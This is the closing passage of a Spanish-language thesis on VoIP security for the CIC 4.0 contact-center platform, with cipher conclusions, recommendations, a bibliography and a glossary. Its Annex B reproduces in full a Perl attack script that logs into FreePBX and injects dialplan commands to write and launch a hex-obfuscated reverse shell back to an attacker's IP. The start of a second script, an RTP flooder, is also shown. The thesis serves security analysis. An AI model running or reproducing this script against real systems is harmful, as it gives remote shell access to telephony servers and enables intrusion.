- La confidencialidad de la plataforma CIC 4.0 se puede mejorar utilizando algoritmos de cifrado como AES-CBC 128, AES-CBC 192, AES-CBC 256, AES-GCM 128, AES-GCM 192, AES-GCM 256, durante la realizacion de llamadas (sin que afecte el funcionamiento y calidad). Para hacer las llamadas aun más seguras para el usuario, puede incrementarse el nivel de seguridad, el cual a medida que aumenta sacrifica rendimiento y recursos sobre servidores y elementos de red.

- La integridad de la plataforma CIC 4.0 se puede mejorar haciéndo que las comunicaciones en sus llamadas desde cualquier parte tengan un hash, lo cual se logra orientando la aplicación a utilizar protocolos como GMAC 128, GMAC 192, GMAC 256.

- Un intercambio de llaves con Diffie-Hellman Group 14, Elliptic Curve Diffie-Hellman P-256, Elliptic Curve Diffie-Hellman P-384, logra que el usuario cuente con mayor seguridad en las llamadas haciendo uso de la red.

- Mediante las pruebas realizadas en este proyecto, se concluye que el mejor desempeño y mayor ponderación a nivel de confidencialidad e Integridad en una llamada con CIC 4.0 se obtiene para **Main Mode (Fase I)** conSHA256_AES-CBC-256_DH2 y **Quick Mode (Fase II)** con ESP (AES-GMAC 128_AES-CBC 128).

- En los análisis se encontraron muchas vulnerabilidades que son inherentes a una instalacion por defecto. Ninguna instalación debe dejarse por defecto, o sin actualizaciones mas recientes de su software o sistemas operativos.

- La plataforma CIC 4.0 no presenta muchas vulnerabilidades inherentes al protocolo SIP, o a voz sobre IP.

- En los análisis de vulnerabilidades tomados a la plataforma CIC 4.0 se detectaton varias vulnerabilidades, para lo cual se proponen souciones a cada una de ellas que incrementan la seguridad y que a su vez se refleja en mayor confidencialidad, integridad y disponibilidad de la plataforma.

9. RECOMENDACIONES

Una empresa debe adquirir sus aplicativos y elementos de red de tal manera que estos utilicen protocolos de seguridad estándar, además de contar con la capacidad de aplicar o utilizar protocolos de cifrado de forma amigable, ya que existen debilidades en aspectos como la falta de configuración de seguridad con protocolos y líneas de comando de los diferentes productos de hardware de telecomunicaciones y aplicaciones existentes en el mercado, causando que las empresas deban contratar personal y capacitarlo para que este sólo pueda empezar a producir resultados después de seis meses o un año de poner en práctica la preparación.

La recomendación que se ofrece a las empresas es tener personal calificado en el campo de seguridad en redes y aplicaciones, ya que esto facilita el acondicionamiento y configuracion de las mismas para obtener una seguridad adecuada y no sufrir las consecuencias de la fuga de información o indisponibilidad en los servicios.

Como propuesta a mediano y largo plazo se tiene la realización de este proyecto con la plataforma CIC 4.0 u otra plataforma de telefonía IP en una ambiente de red WAN, para ampliar y complementar esta investigación.

BIBLIOGRAFÍA

ARIGANELLO, Ernesto; BARRIENTOS SEVILLA, Enrique. Redes Cisco. México: Alfaomega. 120 p.

BISCHOFF, Corey. The Next Wave of Intelligent Business Communications– Interactive Intelligence. [presentación Power Point]. 2013.

BISCHOFF, Corey; WOLL, Rick.Real World / Large Scale Architectures. [presentación Power Point]. 2013.

CISCO SYSTEMS INC. EIGRP/SAF HMAC-SHA-256 Authentication. IP Routing EIGRP Configuration Guide, Cisco IOS Release 15S. 2014. [en línea], [consultado marzo 22 de 2015]. Disponible en: <http://www.cisco.com/c/en/us/td/docs/ios-xml/ios/iproute_eigrp/configuration/15-s/ire-15-s-book/ire-sha-256.html>.

DE LOS SANTOS, Sergio. Se reduce la complejidad para provocar colisiones en SHA1. HISPASEC. Una-al-día. 2009. [en línea], [consultado en abril 05 de 2015]. Disponible en: <http://unaaldia.hispasec.com/2009/06/se-reduce-la-complejidad-para-provocar.html.

ELECTRONIC FRONTIER FOUNDATION.Cracking DES.Secrets of Encryption Research, Wiretap Politics & Chip Design.1998[en línea], [consultado en marzo 26 de 2015]. Disponible en: <http://web.archive.org/web/20010818144309/www.eff.org/Privacy/Crypto_misc/DESCracker/>.

INTERACTIVE INTELLIGENCE.Customer Interaction Center™ for the Contact Center.[on line], [consultado el 3 de marzo de 2014]. Disponible en:<http://www.inin.com/solutions/Pages/Contact-Center-Software.aspx>.

_____. Interaction Dialer®. [on line]. [consultado en 03, marzo, 2014]. Disponible en; <http://www.inin.com/solutions/Pages/Predictive-Dialer-Software.aspx>.

_____. Product Literature. [en linea], [consultado en 03, marzo, 2014]. Disponible en: <http://www.inin.com/resources/Pages/Product-Literature.aspx>.

KAUFMAN, Charlie; PERLMAN, Radia; SPECINER, Mike.Network security.Second edition.New York: Prentice Hall. 2002.

MEJÍA FAJARDO, Marcela. Criptografía. [presentación con diapositivas en power point]. 2014.

VELASCO, Rubén. Se generalizan los ataques de colisión MD5 demostrando la ineficacia del algoritmo. [en línea], [consultado en marzo 25 de 2015]. Disponible en: <http://www.redeszone.net/2014/11/07/se-generalizan-los-ataques-de-colision-md5-demostrando-la-ineficacia-del-algoritmo/>.

VERDEGUER, José Luís. Hacking y seguridad VoIP. En: Informática. 2013. Vol. 1, no. 64. p. 17. . [en línea], [consultado en marzo 25 de 2015]. Disponible en: www.enter.co/chips-bits/seguridad/

VoCAL. Complete design solutions VoIP Voice Video Fax Data. GCM and GMAC authenticated encryption algorithms. [en línea]. [consultado el 15 de marzo de 2015]. Disponible en: <http://www.vocal.com/cryptography/gcm-and-gmac-authenticated-encryption-algorithms/>.

GLOSARIO

ACD: distribuidor automático de llamadas, este es el sistema por el cual son enviadas las llamadas a operadores de centros de llamadas para su atención dentro de una cola de espera.[16]

CORE: se refiere al corazón o núcleo de un sistema, solución o arquitectura.[17]

CRM: es un sistema para la gestión completa de la relación de una empresa y sus clientes.[18]

DEBUG: es el proceso por el cual se puede hacer depuración de código, y seguimiento al proceso de ejecución de un programa.[19]

ENRUTADORES: dispositivos que hacen funciones de la capa 3 del modelo OSI. Direccionan tráfico en una red utilizando direcciones lógicas.[20]

ERP: es un sistema para la gestión integrada de los procesos de una empresa (financieros, nomina, proveedores, etc).[21]

---

[16] SOFTWARE CALL CENTER. ¿Qué es un ACD? Automatic Call Distributo. [en línea]. Call Center, Central de llamadas, Contact Center. 2011. Disponible en internet: <http://www.softwarecallcenter.net/2011/04/%C2%BFque-es-un-acd-automatic-call-distributo/>. [consultado el 15 de junio de 2015]

[17] MacCORMACK, Alan; BALDWIN, Carliss; RUSNAK, John. The Architecture of Complex Systems: Do Core-periphery Structures Dominate? [en línea]. Working paper 10-059. Boston, MA: Harvard Business School. 2010., p. 3. Disponible en internet: <http://www.hbs.edu/faculty/Publication%20Files/10-059_0cb8fd37-fe3a-49ce-9ed4-5710d0e98342.pdf>. [consultado el 15 de junio de 2015]

[18] DANS, E. CRM, Customer Relationship Management. [en línea]. International Excellence. 2010. Disponible en internet: <http://www.ie.edu/Enrique_Dans/download/crm.pdf>. [consultado el 15 de junio de 2015]

[19] EVENTHELIX.COM. Debugging Software Crashes. [en línea]. Basics – Debuggin. 2012. Disponible en internet: <http://www.eventhelix.com/RealtimeMantra/Basics/debugging_software_crashes.htm#.VfIMUfl_NHw>. [consultado el 15 de junio de 2015]

[20] MICROSOFT CORP. ¿En qué se diferencian los enrutadores, los concentradores, los puntos de acceso y los conmutadores? [en línea]. hubs-switches-routers-access-points-differ#1TC=windows-7. 2015. Disponible en internet: <http://windows.microsoft.com/es-co/windows/hubs-switches-routers-access-points-differ#1TC=windows-7>.[consultado el 15 de junio de 2015]

[21] CHIESA, F. Metodología para selección de sistemas ERP. [en línea]. En: Reportes Técnicos en Ingeniería de Software. Vol. 6, no. 1., p. 17-37. Disponible en interent: <http://www.ucla.edu.ve/dac/departamentos/informatica-II/metodologia-para-seleccion-de-sistemas-erp.PDF>. [consultado el 15 de junio de 2015]

FCAPS (Fault Management-Gestión de fallas, Configuration Management-Gestión de configuración, Accountant Management-Gestión de Contabilidad, Performance Management-Gestión de Desempeño y Security Management-Gestión de Seguridad).[22]

FUZZER: es una técnica de prueba de software automático o semiautomática que permite detectar fallas en el ingreso (desbordamiento, información malformada) de datos a una aplicación.[23]

ICMP (Internet Control Message Protocol): es un programa de verificación para conocer el estado de una conexión TCP/IP. El comando PING trabaja enviando un número determinado de paquetes IP a un destino específico dependiendo de la necesidad del usuario, aunque el valor de paquetes predeterminados es de 4.[24]

IP (Internet Protocol): es un protocolo de máximo esfuerzo de entrega no orientado a conexión, utilizado más que ningún protocolo, actualmente en Internet.[25]

IVR: es un sistema que permite interactuar con una persona que llama a través de grabaciones de voz y realizando capturas simples de la entrada de la persona que llama, y dando respuestas de acuerdo a esas entradas.[26]

JITTER: es la variación que presenta en la cantidad de latencia en una entrega de datos.[27]

---

[22] TECHTARGET. FCAPS (fault-management, configuration, accounting, performance, and security) definition. [en línea]. Search Networking. 2007. Disponible en internet: <http://searchnetworking.techtarget.com/definition/FCAPS>. [consultado el 15 de junio de 2015]

[23] HERNÁNDEZ HERNÁNDEZ, Alejandro. Fuzzing para pruebas de seguridad en software. [en línea]. Brainoverflow.org. 2007. Disponible en internet: <http://www.brainoverflow.org/papers/Fuzzing%20para%20pruebas%20de%20seguridad%20en%20software.pdf>. [consultado el 15 de junio de 2015]

[24] MICROSOFT CORP. Fundamentos de Internet Control Message Protocol (ICMP). [en línea]. Soporte. 2015. Disponible en internet: <https://support.microsoft.com/es-es/kb/170292>. [consultado el 15 de junio de 2015]

[25] APNIC. What is an IP address?. [en línea]. Services. 2010. Disponible en internet: <https://www.apnic.net/services/manage-resources/address-management-objectives/what-is-an-ip-address>. [consultado el 15 de junio de 2015]

[26] INTERACTIVE CONNECT. What is an IVR or Interactive Voice Response?. [en línea]. Services. 2014. Disponible en internet: <http://www.interactiveconnect.com/what-is-an-ivr-or-interactive-voice-response/>. [consultado el 15 de junio de 2015]

[27] CISCO. Understanding Jitter in Packet Voice Networks (Cisco IOS Platforms). [en línea]. Support. Delay-details. 2006. Disponible en internet: <http://www.cisco.com/c/en/us/support/docs/voice/voice-quality/18902-jitter-packet-voice.html>. [consultado el 15 de junio de 2015]

LATENCIA: es la cantidad de tiempo que demora un paquete en el tránsito desde su origen hasta su destino.[28]

PBX: es una central telefónica conectada a una red pública.[29]

PING: programa de verificación para conocer el estado de una conexión TCP/IP. El comando PING trabaja enviando un número determinado de paquetes IP a un destino específico.[30]

PROTOCOLOS DE RED: los protocolos de red son un conjunto de reglas o normas gracias a los cuales es posible que hoy día dos o más hosts a través de una red puedan intercomunicarse.[31]

PSTN: es una red pública de servicio telefónico.[32]

QOS: se refiere a la calidad de servicio que se ofrece a una red de datos, ya sea a través de la red WAN o LAN, y está orientada a dar prioridad en la transmisión a paquetes o información crítica.[33]

RTP (Real Time Transport Protocol): es un protocolo de la capa de sesión que se utiliza para la transmisión de información en tiempo real, como voz o video.[34]

---

[28] CISCO. Understanding Delay in Packet Voice Networks. [en línea]. Support. jitter-packet-voice. 2006. Disponible en internet: <http://www.cisco.com/c/en/us/support/docs/voice/voice-quality/5125-delay-details.html>. [consultado el 15 de junio de 2015]

[29] ASTERISK. IP PBX. [en línea]. Applications. 2009. Disponible en internet: <http://www.asterisk.org/get-started/applications/pbx>. [consultado el 15 de junio de 2015]

[30] MICROSOFT CORP. Ping. [en línea]. TechNet. 2013. Disponible en internet: <https://technet.microsoft.com/en-us/library/bb490968.aspx>. [consultado el 15 de junio de 2015]

[31] FLORIDA CENTER FOR INSTRUCTION TECHNOLOGY - FCIT. What is a Protocol? [en línea]. Chapter 2. Protocol. 2011. Disponible en internet: <http://fcit.usf.edu/network/chap2/chap2.htm>. [consultado el 15 de junio de 2015]

[32] INTERNET SOCIETY. The internet and the public switched telephone network. Disparities, differences, and distinctions. [en línea]. 2012. Disponible en internet: <(http://www.internetsociety.org/sites/default/files/The%20Internet%20and%20the%20Public%20Switched%20Telephone%20Network.pdf>. [consultado el 15 de junio de 2015]

[33] MICROSOFT CORP. What Is QoS?. [en línea]. TechNet. 2013. Disponible en internet: <https://technet.microsoft.com/en-us/library/cc757120(v=ws.10).aspx>. [consultado el 15 de junio de 2015]

[34] NETWORK WORKING GROUP. RTP: A Transport Protocol for Real-Time Applications. [en línea]. 1996., p. 3. Disponible en internet: <https://www.ietf.org/rfc/rfc1889.txt>. [consultado el 15 de junio de 2015]

SIP: es un protocolo utilizado para el control (iniciación, modificación, finalización) de sesiones interactivas multimedia, como voz y video.[35]

SLAs (Service Level Agreement SLA): acuerdos de Nivel de Servicio pactados por el cliente final con sus proveedores de comunicaciones.[36]

SNMP (Simple Network Management Protocol): protocolo de capa de aplicación que fue diseñado para facilitar la administración de los dispositivos de una red.[37]

SWITCH: es un dispositivo que permite la interconexión y comunicación entre diferentes dispositivos de cómputo.[38]

VOIP: se refiere a todas las soluciones que permiten el transporte de voz sobre una red de datos en modelo TCP/IP. Se utiliza normalmente protocolos H323 o SIP.[39]

[35] NETWORK WORKING GROUP. SIP: Session Initiation Protocol. [en línea]. 2002., p. 8-10. Disponible en internet: <https://www.ietf.org/rfc/rfc3261.txt>. [consultado el 15 de junio de 2015]

[36] ITIL & ITSM WORLD. The Service Level Agreement. [en línea]. 2004. Disponible en internet: <http://www.itil-itsm-world.com/itil-sla.htm>. [consultado el 15 de junio de 2015]

[37] NETWORK WORKING GROUP. A Simple Network Management Protocol (SNMP). [en línea]. 1990., p. 5. Disponible en internet: <https://www.ietf.org/rfc/rfc1157.txt>. [consultado el 15 de junio de 2015]

[38] CISCO. What is a Network Switch vs. a Router?. [en línea]. Connect_employees_and_offices. 2007. Disponible en internet: <http://www.cisco.com/cisco/web/solutions/small_business/resource_center/articles/connect_employees_and_offices/what_is_a_network_switch/index.html?referring_site=smartnavRD>. [consultado el 15 de junio de 2015]


[39] FEDERAL COMMUNICATIONS COMMISSION - FCC. Voice Over Internet Protocol (VoIP). [en línea]. Enciclopedia. 2007. Disponible en internet: <https://www.fcc.gov/encyclopedia/voice-over-internet-protocol-voip>. [consultado el 15 de junio de 2015]

Anexo A. Diagramas de la plataforma CIC 4.0

A.1 Esquema detallado de la solución

Se observa en la figura 70, el detalle de la solución para la plataforma CIC 4.0

Figura 69. Esquema detallado de la solución.




Fuente: BISCHOFF, Corey; WOLL, Rick. Real World / Large Scale Architectures.[presentación Power Point]. 2013.

A.2 Esquema de subsistemas

Se observa en la figura 71, el esquema de subsistemas para la plataforma CIC 4.0

Figura 70. Esquema de subsistemas.



Fuente: Interactive Intelligence. IC Server Subsystems 2012.[en línea]. 2013. Disponible en: <http://www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=1&ved=0CDEQFjAA&url=http%3A%2F%2Ftestlab.inin.com%2Fcompatibilityfiles_external%2Fdocuments%2Fvirtualization_tr.docx&ei=YB1EU-voMeSgsASJ3YHwDw&usg=AFQjCNEg06nf4LvEuLAIGusczstcyl6npA>. [consultado 09, marzo, 2014].

Anexo B. Scripts para análisis de vulnerabilidades voz IP

- FreePBX.pl

```
#!/usr/bin/perl
# -=-=-=-=-=-=-=-=-=-=-=-=-=
# FreePBX for fun & profit
# -=-=-=-=-=-=-=-=-=-=-=-=-=
#
# Jose Luis Verdeguer (Pepelux)
#
# Twitter: @pepeluxx
# Mail: pepeluxx[at]gmail.com
# Blog: blog.pepelux.org

use LWP::UserAgent;
use HTTP::Cookies;
use HTTP::Request::Common qw(POST);
use Getopt::Long;
#use LWP::Debug qw(+);

my $ua = LWP::UserAgent->new() or die;
$ua->agent("Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.1) Gecko/2008072820 Firefox/3.0.1");
$ua->timeout(10);

my $host = "";
my $user = "";
my $pass = "";
my $cli = "";
my $create = 0;
my $execute = 0;
my $ip = "";
my $port = "";
my $ext = "";

#print "\e[2J";
#system(($^O eq 'MSWin32') ? 'cls' : 'clear');

my $result = GetOptions ("h=s" => \$host,
                        "u=s" => \$user,
                        "ip=s" => \$ip,
                        "port=s" => \$port,
                        "p=s" => \$pass,
                        "cli=s" => \$cli,
                        "ext=s" => \$ext,
"cs+" => \$create,
                        "es+" => \$execute);

if ($h eq 1 || $host eq '' || $user eq '' || $pass eq '' || ($cli eq '' && $create eq 0 && $execute eq 0)) { help(); exit 1; }
if ($cli ne '' && ($create eq 1 || $execute eq 1)) { help(); exit 1; }
if ($create eq 1 && $execute eq 1) { help(); exit 1; }
if ($create eq 1 && $ip eq "") { help(); exit 1; }

$port = "31337" if ($port eq "");
$ext = "999" if ($ext eq "");

# Mostrar las extensiones
my $eshow = "sip show peers";
# Recargar el dialplan
my $dreload = "dialplan reload";
# Mostrar el dialplan de la extensión EXT
my $dshow = "dialplan show $ext\@ext-local";

$ip = encode($ip);
$port = encode($port);
```

```
# Comandos para crear una shell

# dialplan add extension EXT,1,answer, into ext-local
# dialplan add extension EXT,2,system,"echo -e 'use Socket; > /tmp/s.pl" into ext-local
# dialplan add extension EXT,3,system,"echo -e 'socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp")); >> /tmp/s.pl"
into ext-local
# dialplan add extension EXT,4,system,"echo -e 'if(connect(S,sockaddr_in(PORT,inet_aton("IP")))){' >> /tmp/s.pl" into ext-
local
# dialplan add extension EXT,5,system,"echo -e 'open(STDIN,">&S");' >> /tmp/s.pl" into ext-local
# dialplan add extension EXT,6,system,"echo -e 'open(STDOUT,">&S");' >> /tmp/s.pl" into ext-local
# dialplan add extension EXT,7,system,"echo -e 'open(STDERR,">&S");' >> /tmp/s.pl" into ext-local
# dialplan add extension EXT,8,system,"echo -e 'exec("/bin/bash -i");}' >> /tmp/s.pl" into ext-local
# dialplan add extension EXT,9,hangup, into ext-local

my $sc1 = "dialplan add extension $ext,1,answer, into ext-local";
my $sc2 = "dialplan add extension $ext,2,system,\"echo -e
'\\\\x75\\\\x73\\\\x65\\\\x20\\\\x53\\\\x6f\\\\x63\\\\x6b\\\\x65\\\\x74\\\\x3b\\\\x0d\\\\x0a' > /tmp/s.pl\" into ext-local";
my $sc3 = "dialplan add extension $ext,3,system,\"echo -e
'\\\\x73\\\\x6f\\\\x63\\\\x6b\\\\x65\\\\x74\\\\x28\\\\x53\\\\x2c\\\\x50\\\\x46\\\\x5f\\\\x49\\\\x4e\\\\x45\\\\x54\\\\x2c\\\\x53\\\\x4f\\\\x43\\\\
x4b\\\\x5f\\\\x53\\\\x54\\\\x52\\\\x45\\\\x41\\\\x4d\\\\x2c\\\\x67\\\\x65\\\\x74\\\\x70\\\\x72\\\\x6f\\\\x74\\\\x6f\\\\x62\\\\x79\\\\x6e\\\\x61
\\\\x6d\\\\x65\\\\x28\\\\x22\\\\x74\\\\x63\\\\x70\\\\x22\\\\x29\\\\x29\\\\x3b\\\\x0d\\\\x0a' >> /tmp/s.pl\" into ext-local";
my $sc4 = "dialplan add extension $ext,4,system,\"echo -e
'\\\\x69\\\\x66\\\\x28\\\\x63\\\\x6f\\\\x6e\\\\x6e\\\\x65\\\\x63\\\\x74\\\\x28\\\\x53\\\\x2c\\\\x73\\\\x6f\\\\x63\\\\x6b\\\\x61\\\\x64\\\\x64\\\\
x72\\\\x5f\\\\x69\\\\x6e\\\\x28$port\\\\x2c' >> /tmp/s.pl\" into ext-local";
my $sc5 = "dialplan add extension $ext,5,system,\"echo -e
'\\\\x69\\\\x6e\\\\x65\\\\x74\\\\x5f\\\\x61\\\\x74\\\\x6f\\\\x6e\\\\x28\\\\x22$ip\\\\x22\\\\x29\\\\x29\\\\x29\\\\x29\\\\x7b\\\\x0d\\\\x0a' >>
/tmp/s.pl\" into ext-local";
my $sc6 = "dialplan add extension $ext,6,system,\"echo -e
'\\\\x6f\\\\x70\\\\x65\\\\x6e\\\\x28\\\\x53\\\\x54\\\\x44\\\\x49\\\\x4e\\\\x2c\\\\x22\\\\x3e\\\\x26\\\\x53\\\\x22\\\\x29\\\\x3b\\\\x0d\\\\x0a'
>> /tmp/s.pl\" into ext-local";
my $sc7 = "dialplan add extension $ext,7,system,\"echo -e
'\\\\x6f\\\\x70\\\\x65\\\\x6e\\\\x28\\\\x53\\\\x54\\\\x44\\\\x4f\\\\x55\\\\x54\\\\x2c\\\\x22\\\\x3e\\\\x26\\\\x53\\\\x22\\\\x29\\\\x3b\\\\x0d\\\\
x0a' >> /tmp/s.pl\" into ext-local";
my $sc8 = "dialplan add extension $ext,8,system,\"echo -e
'\\\\x6f\\\\x70\\\\x65\\\\x6e\\\\x28\\\\x53\\\\x54\\\\x44\\\\x45\\\\x52\\\\x52\\\\x2c\\\\x22\\\\x3e\\\\x26\\\\x53\\\\x22\\\\x29\\\\x3b\\\\x0d\\\\
\x0a' >> /tmp/s.pl\" into ext-local";
my $sc9 = "dialplan add extension $ext,9,system,\"echo -e
'\\\\x65\\\\x78\\\\x65\\\\x63\\\\x28\\\\x22\\\\x2f\\\\x62\\\\x69\\\\x6e\\\\x2f\\\\x73\\\\x68\\\\x20\\\\x2d\\\\x69\\\\x22\\\\x29\\\\x3b\\\\x7d\\\\
x0d\\\\x0a' >> /tmp/s.pl\" into ext-local";
my $sc10 = "dialplan add extension $ext,10,hangup, into ext-local";

# Comandos para ejecutar la shell

# dialplan add extension EXT,1,answer, into ext-local
# dialplan add extension EXT,2,system,"perl /tmp/s.pl" into ext-local
# dialplan add extension EXT,3,hangup, into ext-local

my $se1 = "dialplan add extension $ext,1,answer, into ext-local";
my $se2 = "dialplan add extension $ext,2,system,\"perl /tmp/s.pl\" into ext-local";
my $se3 = "dialplan add extension $ext,3,hangup, into ext-local";

my $url = "http://" . $host . "/admin/config.php";

my $ua = LWP::UserAgent->new;
my $cookie_jar = HTTP::Cookies->new();
$ua->cookie_jar($cookie_jar);

my $useragent = 'Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.1) Gecko/2008072820 Firefox/3.0.1';
my @header = ('User-Agent' => $useragent, 'Cookie' => $cookie, 'Connection' => 'keep-alive', 'Keep-Alive' => '300',
   Content =>[ username => $user, password => $pass, submit => 'Login' ]);

my $response = $ua->post($url, @header);

$cookie_jar->extract_cookies($response);
my $cookie = $cookie_jar->as_string;

$cookie =~ /\:\s(PHPSESSID=[a-z|A-Z|0-9]+)\;/;
$cookie = $1;
```

```
$url =  "http://" . $host . "/admin/config.php?type=tool&display=cli";

if ($cli ne "") {
my $res = asterisk_cli($cli);
print "$res\n";
}

if ($create eq 1) {
    asterisk_cli($dreload);
sleep(2);
    asterisk_cli($sc1);
    asterisk_cli($sc2);
    asterisk_cli($sc3);
    asterisk_cli($sc4);
    asterisk_cli($sc5);
    asterisk_cli($sc6);
    asterisk_cli($sc7);
    asterisk_cli($sc8);
    asterisk_cli($sc9);
    asterisk_cli($sc10);
my $res = asterisk_cli($dshow);
print "$res\n";
}

if ($execute eq 1) {
    asterisk_cli($dreload);
sleep(2);
    asterisk_cli($se1);
    asterisk_cli($se2);
    asterisk_cli($se3);
my $res = asterisk_cli($dshow);
print "$res\n";
}

exit;

sub asterisk_cli {
my $command = shift;

    @header = ('User-Agent' => $useragent, 'Cookie' => $cookie, 'Connection' => 'keep-alive', 'Keep-Alive' => '300',
       Content =>[ txtCommand => $command ]);

my $response = $ua->post($url, @header);
my $result = $response->content;

my  $x = index($result, "<pre>") + 5;
my  $y = index($result, "</pre>");
    $result = substr($result, $x, $y-$x);

return $result;
}

sub encode {
my $data = shift;

    $data =~ s/3/\\\\x33/g;
    $data =~ s/1/\\\\x31/g;
    $data =~ s/2/\\\\x32/g;
    $data =~ s/4/\\\\x34/g;
    $data =~ s/5/\\\\x35/g;
    $data =~ s/6/\\\\x36/g;
    $data =~ s/7/\\\\x37/g;
    $data =~ s/8/\\\\x38/g;
$data =~ s/9/\\\\x39/g;
$data =~ s/\./\\\\x2e/g;

return $data;
```

```
}

sub help {
print qq{
:: FreePBX for fun & profit - by Pepelux ::
---------------------------------------

Uso:  $0 -h <host> -u <user> -p <pass> [opciones]

   == Opciones ==
     -cli <commando>  = Ejecutar comando de Asterisk
     -cs              = Crear una shell
     -es              = Ejecutar una shell
     -ip              = Nuestra IP para la shell (para -cs)
     -port            = Puerto para la shell (por defecto: 31337)
     -ext             = Extension a crear (por defecto: 999)

   == Ejemplos ==
     $0 -h 192.168.1.1 -u admin -p 12345 -cli "sip show peers"
     $0 -h 192.168.1.1 -u admin -p 12345 -cs -ip 192.168.1.2 -port 31337
     $0 -h 192.168.1.1 -u admin -p 12345 -es
   };

print "\n";
exit 1;
}
```

- **RTPFlood**

```
#!/usr/bin/perl
# Pepelux <pepelux[at]gmail[dot]com>
#
# based in rtptools: http://www.cs.columbia.edu/irt/software/rtptools/
# and
